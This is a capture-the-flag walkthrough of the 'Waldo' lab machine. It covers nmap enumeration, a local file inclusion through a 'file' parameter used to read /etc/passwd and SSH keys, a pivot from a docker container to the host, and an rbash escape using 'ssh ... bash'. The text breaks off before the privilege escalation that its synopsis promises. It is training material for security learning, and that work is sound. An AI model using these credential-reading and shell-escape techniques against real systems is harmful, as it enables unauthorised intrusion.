Waldo

Synopsis

Waldo highlights the risk of insufficient input validation, provides the challenge of rbash escape or bypassing, and showcases an interesting privilege escalation vector involving Linux Capabilities, all of which may be found in real environments.

Skills

- Web application enumeration skills
- Linux enumeration skills
- Source code review
- Rbash escape techniques
- Linux capabilities enumeration


Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.10.87
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 20:13 EDT
Nmap scan report for 10.10.10.87
Host is up (0.083s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 c4ff81aaacdf669edae1c87800ab329e (RSA)
|   256 b3e7546a16bdc9291f4a8ccd4c012427 (ECDSA)
|_  256 3864ac575644d569de74a888dca0b4fd (ED25519)
80/tcp   open     http           nginx/1.12.2
|_http-server-header: nginx/1.12.2
| http-title: List Manager
|_Requested resource was /list.html
|_http-trane-info: Problem with XML parsing of /evox/about
8888/tcp filtered sun-answerbook
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).

TRACEROUTE (using port 443/tcp)
HOP RTT    ADDRESS
1    ... 30

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.87 seconds
```

We can see only two ports open, let’s then start from the web port

After opening the browser we can see the following page




The page provides functionality to add/delete/modify lists, in order to inspect what exactly is going on after generating the request we used BurpSuite




We can see the parameter “file” with the user controlled value is being passed to the server; this is a perfect opportunity for the injection vulnerabilities

Because the name of the file is “fileRead.php” , we started from LFI (local file inclusion) to check if we can read files from the system


After trying different combination to bypass filtered, we got the attack and we read /etc/passwd file, what informed us that user nobody exists



Next file we read, was SHS keys for the user nobody



With those keys we can SSH to the machine as a user nobody



```
docker0   Link encap:Ethernet  HWaddr 02:42:BF:F1:02:0C
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

ens192    Link encap:Ethernet  HWaddr 00:50:56:B9:90:D7
          inet addr:10.10.10.87  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12017 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9116 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1031223 (1007.0 KiB)  TX bytes:4405842 (4.2 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:866 errors:0 dropped:0 overruns:0 frame:0
          TX packets:866 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:166680 (162.7 KiB)  TX bytes:166680 (162.7 KiB)

waldo:~/.ssh$
```

We started our privilege escalation from enumeration of files and directories, this showed that we are in a docker container and also reading “authorized_keys” file informed us that there is another use “monitor”

In that case, we SSH form the docker container using the same ssh keys as previously to the host machine but this time as a user monitor

We managed to obtain an access but we found ourselves in rbash shell (restricted bash) where most of the commands are disabled

```
waldo:~/.ssh$ ssh monitor@172.17.0.1 -i .monitor
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ECDSA key fingerprint is SHA256:YHb7KyiwRxyN62du1P80KmeA9Ap50jgU6JlRaXThs/M.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.17.0.1' (ECDSA) to the list of known hosts.
Linux waldo 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1 (2018-04-29) x86_64
```

In order to escape from the rbash, we exited the ssh and re-entered it again but this time specific what kind of shell we want to use (bash), this worked and we obtained access as a use monitor in bash shell where all commands are allowed

```
waldo:~/.ssh$ ssh monitor@172.17.0.1 -i .monitor bash
ls -al
total 40
drwxr-x--- 5 root    monitor 4096 Sep  8  2022 .
drwxr-xr-x 6 root    root    4096 Sep  8  2022 ..
drwxrwx--- 3 app-dev monitor 4096 Sep  8  2022 app-dev
lrwxrwxrwx 1 root    root       9 Jul 24  2018 .bash_history -> /dev/null
-r--r----- 1 root    monitor   15 May  3  2018 .bash_login
-r--r----- 1 root    monitor   15 May  3  2018 .bash_logout
-r--r----- 1 root    monitor   15 May  3  2018 .bash_profile
-r--r----- 1 root    monitor 3598 May  3  2018 .bashrc
dr-xr-x--- 2 root    monitor 4096 Sep  8  2022 bin
-r--r----- 1 root    monitor   15 May  3  2018 .profile
dr-x------ 2 monitor monitor 4096 Sep  8  2022 .ssh
id
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
whoami
monitor
echo $SHELL
/bin/rbash
id
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
```